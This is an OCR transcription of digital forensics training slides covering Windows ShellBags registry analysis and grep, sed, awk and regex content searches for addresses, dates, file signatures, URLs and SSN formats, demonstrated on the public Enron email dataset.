
**User View**

**Home Folder**




**Order of Access**


1) File Explorer
2) Desktop
3) Downloads
4) Pictures
5) Music
6) Videos




# Folder Access Across Different Paths

**Order of Directory Access**

1) File Explorer
2) Desktop
3) Downloads
4) Pictures
5) Music
6) Videos




User View



# Attached Media Folder Access

Registry Editor

File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU\1

- BagMRU
  - 0
  - 1
    - 0
      - 0
- Bags
  - 1
  - 2
    - Shell
      - {5C4F28B5-F869-4E84-8E60-F11DB97C5CC7}

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| 0 | REG_BINARY | 19 00 2f 45 3a 5c 00 00 00 00 00 00 00 00 00 00 00 00... |
| MRUListEx | REG_BINARY | 00 00 00 00 ff ff ff ff |
| NodeSlot | REG_DWORD | 0x00000002 (2) |

Edit Binary Value

Value name:

0

Value data:

```
0000   19 00 2F 45 3A 5C 00 00   . . / E : \ . .
0008   00 00 00 00 00 00 00 00   . . . . . . . .
0010   00 00 00 00 00 00 00 00   . . . . . . . .
0018   00 00 00                  . . .
```

Edit Binary Value

Value name:

0

Value data:

```
0000   5A 00 31 00 00 00 00 00   Z . 1 . . . . .
0008   4C 51 44 9F 10 20 69 73   L Q D . .   i s
0010   6F 6C 69 6E 75 78 00 00   o l i n u x . .
0018   42 00 09 00 04 00 EF BE   B . . . . . ï ¾
0020   4C 51 39 9F 4C 51 45 9F   L Q 9 . L Q E .
0028   2E 00 00 00 4F 01 00 00   . . . . O . . .
0030   00 00 01 00 00 00 00 00   . . . . . . . .
0038   00 00 00 00 00 00 00 00   . . . . . . . .
0040   00 00 14 11 47 00 69 00   . . . . G . i .
0048   73 00 6F 00 6C 00 69 00   s . o . l . i .
0050   6E 00 75 00 78 00 00 00   n . u . x . . .
0058   18 00 00 00
```

OK Cancel

Devices and drives (3)

Floppy Disk Drive (A:)


Local Disk (C:)

27.4 GB free of 39.6 GB


DVD Drive (D:)

- Comparison of existing and previously attached external media


# Directory Traversal





C:\Windows\Boot\EFI



# Shellbags Explorer




- Although registry editor provides detailed key and value information, it fails does not consolidate information into a comprehensive view
- Shellbags Explorer provides a graphical view of which directories were accessed, when they were accessed, and the registry keys that were generated



# Content Searches

# Content Search Test Data

- When learning about content searches, it is helpful to use large data sets to understand search patterns
  - ✓ Enron email data set
    - An email dataset containing over 500,000 emails generated by employees of the Enron Corporation which was obtained by the Federal Energy Regulatory Commission during its investigation of Enron's collapse

```
sansforensics@siftworkstation: ~/RegEx
$ ls -la
total 2213180
drwxr-xr-x   3 sansforensics sansforensics       4096 Oct 28 14:50 .
drwxr-xr-x  22 sansforensics sansforensics       4096 Oct 27 22:27 ..
-rw-rw-r--   1 sansforensics sansforensics 1823016960 Oct 26 22:05 enron_mail_20150507.tar
-rw-rw-r--   1 sansforensics sansforensics  443254787 Oct 28 14:37 enron_mail_20150507.tar.gz
drwxr-xr-x 152 sansforensics sansforensics       4096 Apr  1  2011 maildir
```

# Content Searches

- Once digital artifacts are collected and processed, there are several methods of conducting forensics analysis
  - ✓ Signature Match
  - ✓ Event Counts
  - ✓ Pattern Match
- Some common commands for content searches include:
  - ✓ strings
    - Display printable strings in files
  - ✓ awk
    - Shell scripting language to manipulate and filter data
  - ✓ sed
    - Stream editor used to manipulate and filter text from files or pipelines
  - ✓ grep
    - Global Regular Expression Printer

# strings

- For each file given, GNU strings prints character sequences of at least 4 characters long
- This is a very helpful application when evaluating sting contents in firmware, but can be equally helpful with extracting forensic information
- Options that can help tailor ASCII string search
  - ✓ -n
    - Specify string length
  - ✓ -t <d,o,x>
    - Print offset
  - ✓ -a
    - Scan all file sections

# awk

- Awk, named after the inventors Aho, Weinberger, and Kernighan, is a scripting language used to manipulate data and generate reports that provides programming structures including variables, numeric functions, string functions, and logical operators
- Awk is commonly used for pattern scanning and processing and can search one or more files to identify pattern matches
- The most common awk functions include:
  - ✓ Scanning files line by line
  - ✓ Splitting input line into fields
  - ✓ Comparing input fields to a pattern
  - ✓ Performing actions on a matched line

# sed

- SED stands for stream editor and performs numerous functions on input data:
  - ✓ Search
  - ✓ Find and Replace
  - ✓ Insert
  - ✓ Delete
- Files do not have to be opened for SED to edit them which makes finding and replacing content more efficient

```
The quick brown fox jumps over the lazy dog

The quick brown cat jumps over the lazy dog
```

Original Text

```
$ sed 's/dog/pig/' sedTestFile
The quick brown fox jumps over the lazy pig

The quick brown cat jumps over the lazy pig
```

- How to read the command: Use sed to substitute the word dog with the word pig in file sedTestFile
  - ✓ Only output changes, the original file is unchanged

# grep

- g/re/p, which stands for *globally search for a regular expression and print matching lines*, is a utility that provides pattern matching of plain-text data sets
  - ✓ Uses a Non-Deterministic Finite Automaton
- As with any Linux command, grep can be scripted to provide analysis across numerous directories and files
- An improvement to grep, known as egrep provided a broader set of search patterns, but is generally slower than traditional grep
  - ✓ Uses a Deterministic Finite Automaton

# grep Options

- The following grep options provide flexibility during pattern matches:
  - ✓ -A #
    - Display lines after a match
  - ✓ -B #
    - Display lines before a match
  - ✓ -C #
    - Display lines before and after a match
  - ✓ -c
    - Count number of matches
  - ✓ -i
    - Ignore case
  - ✓ -l
    - List filename match
  - ✓ -r
    - Recursive match
  - ✓ -v
    - Do not match
  - ✓ -w
    - Match whole words
  - ✓ -x
    - Exact match

# grep Patterns

- Although options specify pattern usage, pattern development is a more essential skillset for forensic analysis
  - ✓ Groups and Ranges
  - ✓ Character Classes
  - ✓ Quantifiers
  - ✓ Anchors
  - ✓ Assertions
  - ✓ Special Characters
  - ✓ String Replacement
  - ✓ Metacharacters
  - ✓ Pattern Modifiers

# Groups and Ranges

- Groups are used to test potential matches in a compact form
- Capturing vs. Non-Capturing Groups
  - ✓ Capturing groups use parentheses to capture text matched by the regular expression and reuse it for future matches with a backreference
  - ✓ Non-capturing groups use parentheses to group the regular expression, but without capturing anything
- Ranges expand upon groups by allowing a broader set of matches

| Symbol | Description |
|---|---|
| . | Any character except new line (\n) |
| (a\|b) | a or b |
| (...) | Group |
| (?:...) | Passive (non-capturing) group |
| [abc] | Range (a or b or c) |
| [^abc] | Not (a or b or c) |
| [a-z] | Lowercase from a to z |
| [A-Z] | Uppercase from A to Z |
| [0-9] | Digit from 0 to 9 |

# Character Classes

- Character classes fall into two categories
  - ✓ Standard Expression
  - ✓ Bracket Expression (i.e. POXIS)

Standard Expression

| Expression | Description |
|---|---|
| \c | Control Character |
| \s | White Space |
| \S | Not White Space |
| \d | Digit |
| \D | Not Digit |
| \w | Word |
| \W | Not Word |
| \xhh | Hex Character |

Bracket Expression

| Expression | Description |
|---|---|
| [:upper:] | Uppercase Letters |
| [:lower:] | Lowercase Letters |
| [:alpha:] | All letters |
| [:alnum:] | Digits and Letters |
| [:digit:] | Digits |
| [:xdigit:] | Hexadecimal Digits |
| [:punct:] | Punctuation |
| [:blank:] | Space and Tab |
| [:space:] | Blank Characters |
| [:word:] | Digits, letters and underscore |

# Quantifiers

- Quantifiers give the ability to match based on the number of items
- Greedy vs. Non-greedy
  - ✓ Greedy matches will match as many repetitions of the quantified pattern as possible
  - ✓ Non-greedy matches will try to match as few repetitions of the quantified pattern as possible

| Symbol | Description |
|---|---|
| * | 0 or more (Greedy) |
| *? | 0 or more (Non-greedy) |
| + | 1 or more (Greedy) |
| +? | 1 or more (Non-greedy) |
| ? | 0 or 1 (Greedy) |
| ?? | 0 or 1 (Non-greedy) |
| {3} | Exactly 3 matches |
| {3,} | 3 or more matches |
| {3,5} | 3, 4, or 5 matches |
| {3,5}? | 3, 4, or 5 matches, ungreedy |

# Anchors

- Unless specified, regular expressions are run across all objects
- The purpose of anchors is to specify where a pattern should be applied to
- The anchor options available are:
  - ✓ Start
    - Word, String, or Line
  - ✓ End
    - Word, String, or Line

| Symbol | Description |
|---|---|
| ^ | Start of string or line |
| \A | Start of string |
| $ | End of string or line |
| \Z | End of string |
| \b | Word boundary |
| \B | Not word boundary |
| \< | Start of word |
| \> | End of word |

# Pattern Examples

- Using groups and ranges, character classes, quantifiers, and anchors develop regular expression patterns for:
  - ✓ Addresses

*grep -Eor '[0-9]+\s+\w+\s+(?:Avenue|Lane|Road|Boulevard|Drive|Street)' <Directory>*

    - How to read this regular expression: “A general regular expression that recursively searches a directory only for one or more numbers followed by a space, word, space, and the word Avenue, Lane, Road, Boulevard, Drive, or Street”

  - ✓ City, State, and Zip Code

*grep -Erai '[a-z]+\,\s[a-z]+\s([0-9]{5}(?:\-[0-9]{4})?)$' <Directory>*

    - How to read this regular expression: “A general regular expression that recursively searches  a directory case insensitively and displays all patterns in line with city, state, and zip code information”

# Basic Examples

- Using groups and ranges, character classes, quantifiers, and anchors develop regular expression patterns for:
  - ✓ Dollar Amounts

    *grep -Ear '\$[0-9]+(\(,|.)*[0-9]+)+' <Directory>*

    - How to read this regular expression: “A general regular expression that recursively searches a directory and prints all lines containing a $ sign followed by one or more digits followed by one or more groups that starts with a , or . and groups of one or more digits ”


  - ✓ Dates

    *grep -Ear '(([1-2][0-9])|([1-9])|(3[0-1]))/((1[0-2])|([1-9]))/[0-9]{4}' <Directory>*

    - How to read this regular expression: “A general regular expression that recursively searches and displays all output of a line that contains the data format XX/XX/XXXX”

# Regular Expression Evaluator

- Provides a dynamic method of generating regular expressions as well as providing proper syntax for different languages



# Forensic Analysis with Regular Expressions

# Data Categories

- Forensically valuable data that regular expressions can find:
  - ✓ File extensions
  - ✓ Uniform Resource Locators (URLs)
  - ✓ Social Security Numbers
  - ✓ MAC Addresses
  - ✓ IP Addresses
  - ✓ Credit Cards
  - ✓ Email Addresses
  - ✓ Phone Numbers
- Regular expression and stream processing can be expanded to aid in:
  - ✓ Log and Audit Analysis
  - ✓ Intrusion Detection
  - ✓ Malware Detection

# File Extensions

- Based on file analysis commonly used extensions:
  - ✓ Image Files – JPEG / GIF / PNG / TIFF / BMP
  - ✓ Audio Files – WAV / MPEG / ASF / WMA /
  - ✓ Video Files – MPEG / AVI / MOV
  - ✓ Archive Files – ZIP / RAR / 7Z
  - ✓ Document Files – CSV / DOC / DOCX / XLS / PDF
  - ✓ Other Notable Extensions – LOG / DAT / TEX / MSG / PST
- Notice that this analyzes file extensions and does not use signature analysis (i.e. magic numbers)
- Searching for file extensions along with signature analysis can indicate manipulation of file types

# File Extensions

- Use a regular expression that lists files of different extensions

  grep -Eri '\.(docx?|log|msg|odt|csv|dat|rtf|tex|txt)$' <Directory>

- How to read this regular expression:
  - ✓ A general regular expression that is case insensitive and recursively searches a directory for strings containing a “.” followed by either doc or docx, log, msg, odt, csv, dat, rtf, tex, or txt

```
maildir/smith-m/sent_items/33.:http://home.enron.com:84/messaging/signup.doc
maildir/smith-m/inbox/69.:http://home.enron.com:84/messaging/signup.doc
maildir/smith-m/_sent_mail/68.: - ALEXIS.DOC
maildir/semperger-c/sent_items/22.:http://www.oaticerts.com/repository/Company_Information.doc
maildir/semperger-c/sent_items/204.:     File:  Enron Comp log request 11-14-01.doc
maildir/semperger-c/sent_items/33.:http://www.oaticerts.com/repository/company_information.doc
maildir/semperger-c/inbox/15.:http://www.oaticerts.com/repository/company_information.doc
maildir/semperger-c/deleted_items/147.:http://www.oaticerts.com/repository/company_information.doc
maildir/semperger-c/deleted_items/46.:http://www.oaticerts.com/repository/Company_Information.doc
maildir/semperger-c/deleted_items/230.:http://www.oaticerts.com/repository/company_information.doc
maildir/semperger-c/deleted_items/43.:http://www.oaticerts.com/repository/Company_Information.doc
maildir/semperger-c/deleted_items/45.:http://www.oaticerts.com/repository/Company_Information.doc
maildir/semperger-c/deleted_items/13.:http://www.oaticerts.com/repository/Company_Information.doc
maildir/cash-m/data_protection/4.: - DPP-Master Data Protection Agmt.doc
maildir/cash-m/data_protection/4.: - DPP-MDCK markup.doc
maildir/cash-m/data_protection/4.: - Memo-Data Protection Safe Harbor.doc
maildir/cash-m/resumes_for_recruiting/12.: - Ed Resume 3 01.doc
maildir/cash-m/sent/325.:>                        Name: August25Plan.doc
maildir/cash-m/sent/545.: - Redline AMPS Assignment Agreement.doc
```

# File Extension vs. File Signature

- Use a regular expression that matches on file signatures

hexdump -C ntfs.dd | grep -E '(%PDF|7z¼¯|GIF87a|GIF89a|^PK.....|RIFF....AVI LIST|ftypqt|‰PNG....)' -C 3

- How to read this regular expression:
  - ✓ Taking the hexdump output of ntfs.dd filter out results that contain a file signature and show three lines before and after each match

```
$ hexdump -C ntfs.dd | grep -E '(%PDF|7z¼¯|GIF87a|GIF89a|^PK.....|RIFF....AVI LIST|ftypqt|‰PNG....)' -C 3
0012dfd0  c0 81 b7 b7 ed 22 c6 43  db cc 6c 67 26 9d b2 4b  |.....".C..lg&..K|
0012dfe0  f5 50 a9 71 05 f6 66 66  51 e3 0a fd a8 a4 c1 65  |.P.q..ffQ......e|
0012dff0  de 8c 40 e8 70 18 15 84  11 c8 51 ac 07 f2 bb 98  |..@.p.....Q.....|
0012e000  25 50 44 46 2d 31 2e 33  0d 25 e2 e3 cf d3 0d 0a  |%PDF-1.3.%......|
0012e010  33 30 20 30 20 6f 62 6a  0d 3c 3c 20 0d 2f 4c 69  |30 0 obj.<< ./Li|
0012e020  6e 65 61 72 69 7a 65 64  20 31 20 0d 2f 4f 20 33  |nearized 1 ./O 3|
0012e030  32 20 0d 2f 48 20 5b 20  39 38 30 20 32 33 37 20  |2 ./H [ 980 237 |
--
0014afd0  6d 40 6b d0 0a b4 04 2d  f0 9b 6e 8e 9f ac 19 68  |m@k....-..n....h|
0014afe0  8a df 74 13 5c dd 18 bf  50 23 d0 10 3f 6e 03 fc  |..t.\...P#..?n..|
0014aff0  42 26 6e 89 05 f5 41 3d  10 a3 ed e1 42 5d 6d 4f  |B&n...A=....B]mO|
0014b000  25 50 44 46 2d 31 2e 33  0d 25 e2 e3 cf d3 0d 0a  |%PDF-1.3.%......|
0014b010  35 36 20 30 20 6f 62 6a  0d 3c 3c 20 0d 2f 4c 69  |56 0 obj.<< ./Li|
0014b020  6e 65 61 72 69 7a 65 64  20 31 20 0d 2f 4f 20 35  |nearized 1 ./O 5|
0014b030  38 20 0d 2f 48 20 5b 20  39 38 30 20 32 35 37 20  |8 ./H [ 980 257 |
--
00173fd0  50 a4 67 74 26 35 68 d5  88 8d 9c 47 76 9b 0d e7  |P.gt&5h....Gv...|
00173fe0  07 ca ef d3 47 0e f0 da  02 e0 0d 66 3f c0 38 c7  |....G......f?.8.|
00173ff0  89 24 3f c5 13 7c aa 6e  f4 eb 0a 50 b2 63 3e c0  |.$?..|.n...P.c>.|
00174000  25 50 44 46 2d 31 2e 33  0d 25 e2 e3 cf d3 0d 0a  |%PDF-1.3.%......|
00174010  32 31 20 30 20 6f 62 6a  0d 3c 3c 20 0d 2f 4c 69  |21 0 obj.<< ./Li|
00174020  6e 65 61 72 69 7a 65 64  20 31 20 0d 2f 4f 20 32  |nearized 1 ./O 2|
00174030  33 20 0d 2f 48 20 5b 20  39 38 30 20 32 32 38 20  |3 ./H [ 980 228 |
```

# Uniform Resource Locators

- Analyzing files for web related traffic can assist with identifying user intent
- Known high level domains
  - ✓ .com, .org, .net, .mil, .gov, .edu
- A regular expression to identify URL's

  grep -Eri 'https?:\/\/[a-zA-Z0-9._-]+(\/?)*' <Directory>
- How to read this regular expression:
  - ✓ A general regular expression that is case insensitive and recursively searches a directory for strings containing either "http://" or "https://" with 1 or more groupings of the character set [a-zA-Z0-9._-] followed by either nothing or a "/"

```
maildir/lokay-m/all_documents/2144.:http://esource.enron.com
maildir/lokay-m/all_documents/281.:Click on, http://www.ots.enron.com/united , to see the excitement in action=
maildir/lokay-m/all_documents/281.:(http://unitedway.enron.com), starting August 9 to make your United Way=20
maildir/lokay-m/all_documents/2103.:click here to access - http://nahou-wwrms02p.ets.enron.com/ .   Your ID and
maildir/lokay-m/all_documents/2165.:http://www.ets.enron.com/Services/Solution_Center/default.htm
maildir/lokay-m/all_documents/2165.:Self-Directed Task Force http://www.ets.enron.com/Services/SDWT/default.htm
maildir/lokay-m/all_documents/2165.:Safety Site http://www.ots.enron.com/safety/default.htm
maildir/lokay-m/all_documents/2165.:Engineering Standards http://www.ots.enron.com/docs/stds/0000-1.htm
maildir/lokay-m/all_documents/2137.:URL: http://www20.cera.com/eprofile?u=35&m=2234
maildir/lokay-m/all_documents/2137.:http://www20.cera.com/ceraweek/
```

# URL Filtering

- The original grep search filters out known URLs, but additional commands can help to identify URL frequency

grep -Eroi 'https?:\/\/[a-zA-Z0-9._-]+(\/?)*' <Directory> | cut -d ":" -f2-3 | sort -n | uniq –c | sort -n

```
 1661 http://a676.g.akamaitech.net/
 1716 http://www.expedia.com/
 1732 http://www.sfgate.com/
 1761 http://wordsmith.org/
 1791 http://continentalairlines.rsc01.net/
 1793 http://www.economist.com/
 1848 http://enews.buy.com/
 1848 http://football292.fantasy.sportsline.com/
 1866 http://www.businessweek.com/
 1882 http://www.cera.com/
 1906 http://www.pmaconference.com/
 1997 http://itcapps.corp.enron.com/
 2043 http://www.multexinvestor.com/
 2058 http://www.amazon.com/
 2083 http://explorer.msn.com
 2181 http://travelocity1.m0.net/
 2447 http://www.powermarketers.com/
 3575 http://www.sportsline.com/
 3827 http://pubs.bna.com/
 3972 http://www.energycentral.com/
 4250 http://football299.fantasy.sportsline.com/
 4837 http://football222.fantasy.sportsline.com/
 7145 http://www.fool.com/
 7241 http://www.carrfut.com/
 8832 http://www.rigzone.com/
12556 http://www.nytimes.com/
```

# Social Security Numbers

- Personally Identifiable Information (PII) such as SSNs may be contained on a computer under investigation or exfiltrated during a breach
- Social Security Number Format: XXX-XX-XXXX

grep -Er '[0-9]{3}-[0-9]{2}-[0-9]{4}' <Directory>

- How to read this regular expression:
  - ✓ Create a general regular expression that recursively searches a directory for strings that start with three consecutive digits followed immediately by a “-”, followed by two consecutive digits followed by a “-”, followed by four consecutive digits

```
$ grep -Er '[0-9]{3}-[0-9]{2}-[0-9]{4}' maildir/
maildir/derrick-j/contacts/213.:011-44-7776-183363 (M)
maildir/derrick-j/contacts/205.:011-44-7768-736-209 (M)
maildir/derrick-j/inbox/162.:Business and home number:  011-44-1732-832-807
maildir/derrick-j/inbox/162.:Cell Number:  011-44-7811-4549-33
maildir/martin-t/contacts/11.:464-41-6228
